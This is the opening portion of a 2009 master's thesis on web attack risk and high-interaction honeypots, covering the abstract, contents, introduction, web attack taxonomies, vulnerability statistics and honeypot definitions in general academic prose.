

CARNEGIE MELLON UNIVERSITY
INFORMATION NETWORKING INSTITUTE

Web attack risk awareness with lessons learned from high interaction honeypots

Sérgio Rodrigues Nunes

Thesis Committee:


Miguel Pupo Correia, Advisor
Paulo Jorge Paiva de Sousa
Joaquim José de Castro Ferreira

*Submitted in partial fulfillment of the requirements for the degree of
MASTER OF SCIENCE IN
INFORMATION TECHNOLOGY - INFORMATION SECURITY*

December 2009

Copyright © 2009 Sérgio Rodrigues Nunes. All rights reserved.

UNIVERSIDADE DE LISBOA
FACULDADE DE CIÊNCIAS
DEPARTAMENTO DE INFORMÁTICA



Web attack risk awareness with lessons learned from high interaction honeypots

Sérgio Rodrigues Nunes

MESTRADO EM SEGURANÇA INFORMÁTICA

Dezembro 2009

UNIVERSIDADE DE LISBOA
FACULDADE DE CIÊNCIAS
DEPARTAMENTO DE INFORMÁTICA



Web attack risk awareness with lessons learned from high interaction honeypots

Sérgio Rodrigues Nunes

Orientador

Miguel Pupo Correia

MESTRADO EM SEGURANÇA INFORMÁTICA

Dezembro 2009

Resumo

Com a evolução da web 2.0, a maioria das empresas elabora negócios através da Internet usando aplicações web. Estas aplicações detêm dados importantes com requisitos cruciais como confidencialidade, integridade e disponibilidade. A perda destas propriedades influencia directamente o negócio colocando-o em risco. A percepção de risco providencia o necessário conhecimento de modo a agir para a sua mitigação. Nesta tese foi concretizada uma colecção de honeypots web de alta interacção utilizando diversas aplicações e sistemas operativos para analisar o comportamento do atacante. A utilização de ambientes de virtualização assim como ferramentas de monitorização de honeypots amplamente utilizadas providencia a informação forense necessária para ajudar a comunidade de investigação no estudo do modus operandi do atacante, armazenando os últimos exploits e ferramentas maliciosas, e a desenvolver as necessárias medidas de protecção que lidam com a maioria das técnicas de ataque. Utilizando a informação detalhada de ataque obtida com os honeypots web, o comportamento do atacante é classificado entre diferentes perfis de ataque para poderem ser analisadas as medidas de mitigação de risco que lidam com as perdas de negócio. Diferentes frameworks de segurança são analisadas para avaliar os benefícios que os conceitos básicos de segurança dos honeypots podem trazer na resposta aos requisitos de cada uma e a consequente mitigação de risco.

Palavras-chave: honeypot, risco, web, ataque, segurança

Abstract

With the evolution of web 2.0, the majority of enterprises deploy their business over the Internet using web applications. These applications carry important data with crucial requirements such as confidentiality, integrity and availability. The loss of those properties influences directly the business putting it at risk. Risk awareness provides the necessary know-how on how to act to achieve its mitigation. In this thesis a collection of high interaction web honeypots is deployed using multiple applications and diverse operating systems in order to analyse the attacker behaviour. The use of virtualization environments along with widely used honeypot monitoring tools provide the necessary forensic information that helps the research community to study the modus operandi of the attacker gathering the latest exploits and malicious tools and to develop adequate safeguards that deal with the majority of attacking techniques. Using the detailed attacking information gathered with the web honeypots, the attacking behaviour will be classified across different attacking profiles to analyse the necessary risk mitigation safeguards to deal with business losses. Different security frameworks commonly used by enterprises are analysed to evaluate the benefits of the honeypots security concepts in responding to each framework's requirements and consequently mitigating the risk.

Keywords: honeypot, risk, web, attacks, security

Acknowledgments

I wish to thank all professors of this master for the valuable knowledge transmitted, specially professor Miguel Pupo Correia for the crucial guidance provided during the elaboration of this thesis.

From Novabase I wish to thank Paulo Faroleiro and Vitor Prisca for the help in conciliating my job and my studies.

Lisboa, December 2009

Dedicated to all my friends and family.

Contents

1	Introduction	1
1.1	Objectives	1
1.2	Contributions	2
1.3	Structure	3
2	Context	5
2.1	Web Attacks	5
2.1.1	AVI Model	6
2.1.2	Taxonomy	6
2.1.3	Statistics	9
2.2	Honeypots	12
2.2.1	Purpose	13
2.2.2	Taxonomy	13
2.2.3	Impact	15
2.2.4	Initial Evolution	16
2.2.5	Uses	16
2.2.6	Virtualization	20
2.2.7	Detection	20
2.3	Risk	21
2.3.1	ISO/IEC 27001	21
2.3.2	COBIT	26
2.3.3	PCI-DSS	30

3	Honeypots	33
3.1	Planning	33
3.1.1	Requirements	33
3.1.2	Architecture	35
3.2	Implementation	37
3.2.1	Hardware	37
3.2.2	Software	37
3.2.3	Configuration	38
3.3	Experimental Results	39
3.3.1	Forensics	40
3.3.2	Attack Cases	40
3.3.3	Statistical Analysis	51
4	Attacker profiling	57
4.1	Description	57
4.1.1	Methodology	58
4.1.2	Execution	59
4.1.3	Knowledge	61
4.1.4	Motivation	62
4.1.5	Statistics	63
4.2	Experimental Results	64
4.2.1	Script Kiddies	64
4.2.2	Botnet Owners	65
4.2.3	Knowledge Attackers	65
5	Risk	67
5.1	ISO/IEC 27001	67
5.2	COBIT	69
5.3	PCI-DSS	71
5.4	Discussion	73
6	Conclusions	75
	Bibliography	77

List of Figures

2.1	AVI model [1]	6
2.2	Taxonomy of Web attacks [2]	7
2.3	Taxonomy of Web attacks [3]	8
2.4	Vulnerabilities affecting Web applications [4]	10
2.5	Web attack outcome [5]	12
2.6	ISMS PDCA model [6]	22
2.7	Cobit cube [7]	27
2.8	Cobit domains and processes [7]	28
2.9	PCI-DSS continuous process [8]	30
3.1	Remote management	34
3.2	Architecture layout	35
3.3	Walleye Honewall Web interface	38
3.4	Azenv proxy check	42
3.5	Appserv vulnerability check	45
3.6	Url decoder	49
3.7	IRC botnet channel	50
3.8	Bot commanding	50
3.9	Number of attacks by honeypot (8858 total)	52
3.10	Percentage of attacks by application	53
3.11	Percentage of attacks by type	53
3.12	Worldwide attack origin distribution	54
3.13	Top attacking countries	54
4.1	Attack methodology [9]	59
4.2	Incident taxonomy [10]	60

List of Tables

2.1	Evolution of detected Web vulnerabilities [11, 12, 13, 14]	10
2.2	Web incidents by organization type [15, 16]	12
3.1	Hardware	37
3.2	Honeypots specification	39
5.1	Honeypot benefits to ISO/IEC 27001	69
5.2	Honeypot benefits to COBIT	71
5.3	Honeypot benefits to PCI-DSS	73
5.4	Honeypot benefit impact	74

Chapter 1

Introduction

*"You have to believe in yourself."
—Sun Tzu, the Art of War*

Nowadays, most of the traffic circulating in the Internet is web traffic, travelling over HTTP or HTTPS protocols. As multiple applications are moving to web based mechanisms with the evolution of the web 2.0 phenomenon, this type of traffic tends to increase. The Web provides an easy unified access to dynamic content over a simple browser being able to encapsulate and integrate multiple technologies. There are multiple web ramifications divided among multiple browsers, webservers, web languages and databases that must all function flawlessly together, despite the increased complexity. The development of such web applications by its own is a complex task, due to diverse individuals with different levels of knowledge. These individuals suffer pressures regarding time to market maximization and this leads to time sparing in software testing procedures. Without adequate security testing, web applications are deployed with multiple vulnerabilities. The data accessed in web applications is becoming more and more critical containing private information that enables financial transactions in multiple online businesses. This vicious cycle is growing and organizations are unable to foment the necessary risk awareness to be able to analyse these new web threats.

1.1 Objectives

This new massification of web technologies poses multiple questions regarding information security: What is the role of security with this significant change? Is there an improvement in the confidentiality, integrity and availability of information with this new situation? Are there any new security threats that put information at risk?

The objectives established by writing this thesis are to address these questions by implementing a diverse high-interaction honeypot environment composed of several common web applications

used in the Internet that have reported vulnerabilities. By exposing these vulnerable web applications in a monitored honeypot architecture, the attacks can be captured and investigated, along with the tools and actions of the attacker after the intrusion. The proactive honeypot deceptive techniques record as close as possible the attacker's behaviour to minimize his advantage, instead of relying in the common prevention, detection and reaction security approach, in the usual situation of waiting to be attacked. The careful analysis of the detailed gathered attack data and the know-how gained by managing honeypots, provides an insight about the modus operandi and motives of the attacker, classifying him according to a pre established profile. Having the attacker profile defined, the threat model can be specified in order to develop the necessary risk awareness and risk mitigation controls. Risk mitigation is accomplished in organizations by employing a variety of information security, compliance and risk frameworks that address multiple domains across the wide information technology environment. The thesis considers three frameworks: ISO/IEC 27001 , Cobit, PCI-DSS. These frameworks present a major focus in security guidelines by providing specific control requirements and objectives to control risk in organizations integrating people, processes and technology as a whole. These frameworks present most of the time general guidelines that do not descend to specific security technologies, so it is important to evaluate how common security technology concepts adapt to these frameworks. The honeypot concepts can bring added value to such frameworks by satisfying multiple enumerated control requirements.

In a nutshell, the thesis tackles its objectives in a sequence of three steps:

1. Recollection of attack data using a a high-interaction honeypot environment with several common web applications;
2. Web application attackers profiling based on the data obtained in step 1;
3. Analysis of the honeypots' benefits to the security guidelines provided in common risk assessment frameworks, based on the results of steps 1 and 2.

1.2 Contributions

The work presented in this thesis establishes the following main contributions to help the evolution of information security research and risk mitigation in organizations:

- Create risk awareness of the increasing number and diversity of web attacks and their related threats;
- Foment the importance of the honeypots concepts and their multiple proactive uses across different areas in information security;
- Disclose the modus operandi of the attacker along with his malicious tools, being able to profile his behaviour according to motive, opportunity and means across different grouping traits;
- Promote a better understanding of information security, compliance and risk frameworks detailing their main objectives and advantages;

- Detailing the main benefits that the honeypots concepts can bring to help the objectives and controls of information security, compliance and risk frameworks.

1.3 Structure

This section describes the thesis structure summarizing each chapter regarding its focused themes and contributions.

Chapter 2 provides the necessary background and knowledge basis for understanding the issues and goals of this thesis by describing the related work of multiple authors along with the necessary context regarding the main themes of web attacks, honeypots and risk. The chapter introduces the main problems that Internet entities face with the increasing number and diversity of web attacks, describes the taxonomy necessary to classify web attacks according to its characteristics and presents statistics that corroborate their increase. This chapter introduces the honeypot technology enumerating its characteristics, the impact by describing its advantages and disadvantages, its uses among multiple security trends and its evolution. The chapter describes the main information security and risk frameworks commonly used by enterprises to deal with risk management and awareness.

Chapter 3 describes the necessary planning decisions detailing the honeypot testbed requirements and an adequate architecture to manage multiple high-interaction honeypots capable of capturing web attacks with detailed monitorization information. This chapter also describes the necessary implementation procedures to produce the honeypot environment with the hardware available, detailing the installation and requirements of the software chosen and the configuration tasks of the monitorization and management devices. The honeypot individual configuration and installed applications is also described along with the attacks that the honeypot testbed suffered, presenting the intrusion procedures and tools used by attackers to compromise the decoy honeypot systems.

Chapter 4 tries to enter inside the mind of the attacker, profiling its behaviour and characterizing its modus operandi based on the evidence gathered during its attack to the honeypot. The chapter describes the methodology commonly used by attackers to compromise systems and describes an attacker taxonomy regarding its motives, opportunity and means. The attack is analysed according to its execution to infer the necessary knowledge of the attacker to profile its threat level. The chapter presents the profile of attackers that tried to intrude our honeypot testbed environment comparing their behaviour with the modus operandi of other sources that follow the same goal of attacker profiling.

Chapter 5 accesses how honeypot concepts adapt and respond to requirements of information security and risk frameworks used by organizations nowadays. It presents a detailed step by step analysis of each framework regarding its requirements and where the honeypot technology can bring added value. It enumerates the honeypot concepts that help to mitigate the risk and contribute to the risk awareness necessary to deal with the evaluation of threats and the elimination of vulnerabilities in critical assets. This chapter provides an evaluation of the honeypot benefits by comparing the impact of the use of honeypots to the common requirements of frameworks analysed.

Chapter 6 concludes this thesis enumerating the main lessons learned with the analysis of the web attacks against our honeypot testbed, with the evaluation of the attacker profile of the attacks and with the use of the honeypots concepts to respond to multiple frameworks requirements generating the necessary risk awareness.

Chapter 2

Context

*"If ignorant both of your enemy and yourself, you are certain to be in peril."
—Sun Tzu, the Art of War*

The attacks to web environments are becoming more dominant with the evolution of web 2.0, so it is crucial to analyse the risks involving this growing threat. The thesis argues that the use of honeypots to evaluate the web attack status of IT assets is one important piece in creating the necessary risk awareness and assuring its mitigation. This chapter introduces the concepts and related work necessary to form a solid background to understand the deeper analysis performed in subsequent chapters. It covers the context of web attacks detailing their classification and presents statistics of their evolution throughout the years. It introduces the major concepts behind honeypots from their technological birth to their evolution throughout the years detailing their advantages and disadvantages and their found diversity of use in security technology. The chapter is finished with a quick introduction to common methodologies of information security, compliance and risk frameworks currently implemented in organizations.

2.1 Web Attacks

Web attacks increase everyday as more and more enterprises deploy their business using web applications (Joshi et al. [17]). These web applications are no longer based on static HTML or a single dynamic page provided by a CGI, but are composed of dynamic content that enables other forms of interaction and customization via programming languages such as PHP, Java or .NET (Jovicic and Simic [18]) and different web server engines (Mendes et al. [19]).

These benefits of a faster and more convenient access are balanced with the complexity of applications and the consequent disregard for security. This complex web architecture is composed by different layers and stacks such as databases, operating systems and application servers that increase the risk of loosely security validation between all the interactions due to high needs of in-




Figure 2.1: AVI model [1]

teroperability (NetContinuum [20]). The threats on web applications are constantly changing taking advantage of new vulnerabilities that are discovered everyday (Holz et al. [21], Meier et al. [22]).

Most of these web applications deal with private data such as credit cards and personal information, so the question remains on how to assure the confidentiality, integrity and availability of information (Petukhov [23]).

In Oriyano [24] the anatomy of a web attack is analysed by defining common terms and evaluating the problematic that precedes a web attack. He describes the methodology of an attack according to the skill level involved and points out the necessity of being aware of the attacks to be able to defend appropriately.

2.1.1 AVI Model

Before going deeper into the theme of web attacks, it is important to state that the success regarding an attack relies on using a vulnerability that might lead to an intrusion. That intrusion might create an error that is followed by a failure. This idea is known as the composite fault AVI model described in Figure 2.1 by Verissimo et al. [1]. This model functions as a triad that must have all its members to succeed: a vulnerability that cannot be attacked is harmless and attacks without vulnerabilities are useless. Only when the two premises attack and vulnerability are true can the attacker achieve the intrusion that leads to an erroneous state that, e.g., provides illegitimate access and causes a failure in the security properties.

2.1.2 Taxonomy

One necessary step is to understand how web attacks are categorised according to their traits is to form a taxonomy (Hansman and Hunt [25]). This unification of attack definitions and related threats foments security awareness in the web developing community and contributes to the development of more secure web applications.

Álvarez and Petrovic [2] defined a taxonomy of web attacks that is composed by an attack life cycle (Figure 2.2):




Figure 2.2: Taxonomy of Web attacks [2]

- **Entry point**: The surface where the attack enters, which can affect the web server code or the application residing in it;
- **Vulnerability**: A weakness in a system; In this taxonomy vulnerabilities can be code injection, canonisation, HTML manipulation, overflows and misconfiguration;
- **Service**: The service under attack, that compromises the security properties of authentication, authorisation, confidentiality, integrity, availability or auditability;
- **Action**: What is done in the intrusion;
- **Input Length**: Size of the arguments of the HTTP request;
- **HTTP element**: The HTTP verbs, also known as methods, and HTTP headers of the request;
- **Target**: The victim of the attack characterized by the platform and web application;
- **Scope**: The impact of the attack, local or global;
- **Privileges**: The privileges obtained after the attack; They are distinguished between unprivileged and administration account.

Another similar approach is suggested by Figure 2.3 in Lai et al. [3] and focuses on each HTTP method and separates markup language and web server technology. They analyse the attacking actions and derive an attack process that leads to classification according to a characteristics model.

The OWASP Project [26] uses a different approach looking at the vulnerabilities from the web application side instead of focusing on the intrusion. It has a detailed attack explanation and presents a characterization of attack and intrusion among these categories:

- **Abuse of Functionality**: account lockout attack, cache poisoning, cross-user defacement, path traversal;




Figure 2.3: Taxonomy of Web attacks [3]

- Data Structure: buffer overflow via environment variables, buffer overflow attack, overflow binary resource;
- Embedded Malicious Code: cross-site request forgery (CSRF), logic/time bomb, replicating virus, trojan horse;
- Exploitation of Authentication: account lockout attack, cross-site request forgery (CSRF), one-click attack, XSRF;
- Injection: argument injection, blind SQL injection, blind XPath injection, code injection, command injection, cross frame scripting, direct static code injection, format string attack, full path disclosure, LDAP injection, parameter delimiter, server-side includes (SSI) injection, special element injection, web parameter tampering, XPath injection;
- Probabilistic Techniques: brute force attack, cryptanalysis, denial of service;
- Protocol Manipulation: HTTP request smuggling, HTTP response splitting, traffic flood;
- Resource Depletion: asymmetric resource consumption or amplification, denial of service;
- Resource Manipulation: comment injection attack, custom special character injection, double encoding, forced browsing, path traversal, relative path traversal, repudiation attack, setting manipulation, spyware, unicode encoding;
- Sniffing Attacks: network eavesdropping;
- Spoofing: cross-site request forgery (CSRF), denial of service, man-in-the-middle attack.

Another source providing detailed classification of web attacks is the web security thread classification from the WASC [27], build together as an effort to clarify and organize the security threats of web applications. This initiative aids the understanding of web security risks, promotes the development of secure web applications, serves as guideline in the evaluation of security practices and helps the decision process of security solutions procurement.

Despite not detailing the definition of all the vulnerabilities mentioned above, it is important to define some typical vulnerabilities found on web applications: SQL injection, cross site scripting (XSS) and remote file inclusion.

SQL Injection

Nowadays most of the websites have databases to support the backend data storage and SQL injection takes advantage of the communication between the website and the database to insert the attack. SQL injection consists on being able to run commands on a database by inserting interpreted SQL statements in the client input data. With this behaviour the attacker is able to read the fields of the database directly if he knows its structure or fingerprint the database looking for existing tables forcing errors with debug information. If no useful output is provided by the website, the attacker can use response timing duration or true/false queries to infer database information. As databases typically run with high privileges when compared to the normal operating system user, the attacker might accomplish remote operating system command execution.

Cross Site Scripting

Cross site scripting happens when the web server interprets malicious HTML or Javascript code supplied by an attacker as a parameter, including it as part of the page response to the browser of a legitimate user. This allows transferring user private information or redirecting the user to a malicious site taking advantage of the trust that the user deposits on the legitimate accessed site, although the site is not trustworthy due to this vulnerability. These sorts of attacks that affect the client's browser are called client-side attacks.

Remote File Include

Remote file include allows attackers to execute malicious code residing on an external webserver on a vulnerable website. This causes the vulnerable website to implicit trust the malicious code interpreting it as an internal configuration or plugin and executing its actions.

2.1.3 Statistics

One might wonder what makes web attacks so critical and differentiates them from other attacks. The following statistical information provides an insight regarding this subject by presenting real information about the security risk of web attacks.




Figure 2.4: Vulnerabilities affecting Web applications [4]

Vulnerability Type	2007	2008	2009
Cross site Scripting	67%	67%	65%
Information Leakage	36%	45%	47%
Content Spoofing	26%	28%	30%
Insufficient Authorization	14%	18%	18%
SQL Injection	17%	16%	17%
Predictable Resource Location	22%	15%	14%
Session Fixation	0%	0%	11%
Cross Site Request Forgery	0%	10%	11%
Insufficient Authentication	16%	10%	10%
HTTP Response Splitting	0%	9%	9%
Abuse of Functionality	11%	8%	0%
Xpath Injection	3%	0%	0%
Directory Indexing	5%	0%	0%

Table 2.1: Evolution of detected Web vulnerabilities [11, 12, 13, 14]

IBM [4] X-Force publishes periodically trend statistics about vulnerabilities. In a 2008 report they showed the astonishing rise from 1998 to 2008 in vulnerabilities affecting web applications, as pictured in Figure 2.4. They explain that there was a rise in SQL Injection automated attacks that made this type of vulnerability take the lead from other predominant vulnerabilities such as Cross Site Scripting and Remote File Include.

Grossman [11, 12, 13, 14] from Whitehat Security issues periodical technical reports detailing the severity of web attacks and explains the evolution of vulnerabilities detected, as depicted in Table 2.1. We can observe that the big majority of vulnerabilities detected are cross site scripting flaws. Information leakage and content spoofing are increasing over the years. This rise in information leakage and content spoofing show that it is crucial to evaluate the website risk, the business loss impact and assess the classification of the information exchanged.

Being vulnerabilities that involve most of the time the reconstruction of code, the time necessary

to fix them can take up to multiple weeks. Business logic flaws like for example insufficient authorization or authentication tend to be more complicated to fix than technical flaws like cross site scripting or SQL injection. As a window of vulnerability safeguard, web application firewalls (WAF) can apply specific signatures supplied by the web vulnerability scanner to mitigate the risk while the security problem is being solved. Common arguments for not fixing the code after vulnerabilities are identified are:

- No one at the organization understands or is responsible for maintaining the code;
- Feature enhancements are prioritized ahead of security fixes;
- Affected code is owned by an unresponsive third-party vendor;
- Website will be decommissioned or replaced;
- Risk of exploitation is accepted;
- Solution conflicts with business use case;
- Compliance does not require it;
- No one at the organization knows about, understands or respects the issue;
- Lack of budget to fix the holes.

Shezaf [5] from the Secure Enterprise 2.0 Forum presents a study of web 2.0 attack incidents and explains that web 2.0 sites now represent 21% of the web attack incidents reported. Among most exploited vulnerabilities there is SQL Injection with 21% and Insufficient Authentication with 18% followed by Content Spoofing and Cross Site Scripting both with 11%. He states that the vulnerabilities leakage of sensitive information and disinformation represent 29% and 26% of the outcome incidents respectively as it can be seen in Figure 2.5.

Barnett [15, 16] from Breach Security publishes yearly a report of web hacking security incidents that were reported to an incident database. According to these reports the most exploited vulnerability is SQL Injection with a rise from 20% to 30% from 2007 to 2008. Another issue of importance is that organizations do not detect or do not want to disclose most of the time the vulnerability used, so unknown vulnerabilities represent 29% of the attacks in 2008. On Table 2.2 we can see the evolution of the targets by organization type and to notice is the increase in web attacks to government and finance organizations.

Another source of information for Web security application trends is Cenzic [28] with their quarterly reports. In the last two quarters of 2008 they spotted that web security vulnerabilities represent about 80% of all vulnerabilities encountered. Among these problems web application flaws lead with 79%, while web browsers, plugins / activeX and webservers fill the small remaining percentage. In vulnerability types SQL Injection represents 24% followed by denial of service with 18% and cross site scripting with 14%.

We can conclude based on these statistics that there is a big difference between attacks detected and attacks exploited. While there are a lot of cross site scripting vulnerabilities detected, the




Figure 2.5: Web attack outcome [5]

Organization Type	2007	2008
Government	29%	32%
Education	15%	6%
Retail	12%	11%
Media	12%	13%
Marketing	4%	6%
Internet	8%	9%
Technology	5%	4%
Entertainment	4%	4%
Finance	5%	11%
Sports	3%	2%
Health	3%	2%

Table 2.2: Web incidents by organization type [15, 16]

most exploited vulnerability still remains SQL Injection. While in the past the major outcome of an attack was defacement, in the present information leakage and content spoofing (generating disinformation) lead the statistics. This sort of attack outcomes can easily be used with criminal intention for financial gain. The types of organizations with most incidents deal mostly with private data and with the increase in information leakage we can conclude that the risk level is high being organized crime a major threat.

2.2 Honeypots

This section provides an introduction to the honeypot technology describing its base concepts such as purpose, taxonomy, impact, history and uses. An introductory description of virtualization technologies used in honeypot implementation is also presented along with the enumeration of multiple

honeypot detection techniques used by attackers.

2.2.1 Purpose

Searching for the definition of honeypot on the Internet one finds multiple results and among them there is this acceptable definition from wikipedia: *"Honeypot is a trap set to detect, deflect, or in some manner counteract attempts at unauthorized use of information systems."*

A Honeypot was defined by Spitzner [29] in his book on the subject as: *"An information system resource whose value lies in unauthorized or illicit use of that resource."*

The definition was redefined by Pouget et al. [30] from the project Leurre.com from the Institut Eurecom based on the AVI model: *"A honeypot consists of an environment where vulnerabilities have been deliberately introduced in order to observe attacks and intrusions."*

Despite different definitions, honeypots function as lure systems that are build to be probed, attacked or compromised (Talabis [31]). They serve no other function so there is no legitimate traffic destined to them by default and consequently all the traffic they receive becomes suspect and subject of careful analysis (McGrew and Vaughn Jr [32], Mokube and Adams [33]).

The value of this security mechanism relies on monitoring the real steps and tools of a real attack and learning where the unknown vulnerabilities lie and how to protect the critical information assets. These monitoring and decoy capabilities aid the security professional in developing the required know-how of the modus operandi of the attacker and infer the security situational awareness of his network to plan for the adequate safeguards and effective incident responses (Yegneswaran et al. [34]). Detecting what is unknown via monitoring and providing information for the analysis of the attack is the main factor that differentiates this tool from the rest of the security toolset (Diebold et al. [35]).

2.2.2 Taxonomy

Like in every technology there were multiple efforts to provide a honeypot taxonomy, but the terms used still differ across multiple literature (Zhang et al. [36], Seifert et al. [37]).

The HoneyNet [38] concept is known as a network with multiple honeypots and is also the name of a known project created to share worldwide knowledge and data about honeypots. It started as an unique project, but increased with multiple country related ramifications and native language written articles. Among them there is a Portuguese ramification (HoneyNet-Project-PT [39]).

Another concept used in the terminology of honeypots is honeytokens. They serve as digital entities that reveal unauthorized access when used (Spitzner [40]). They follow the same principle of not being used for legitimate purposes and can be for example a fake credit card number, a supposed secret document, a false email or a bogus login that is carefully placed among legitimate information. This type of approach is extremely useful in cases of confidential information disclosure conducted by a disgruntled employee or partner organization and might serve as evidence for criminal prosecution.

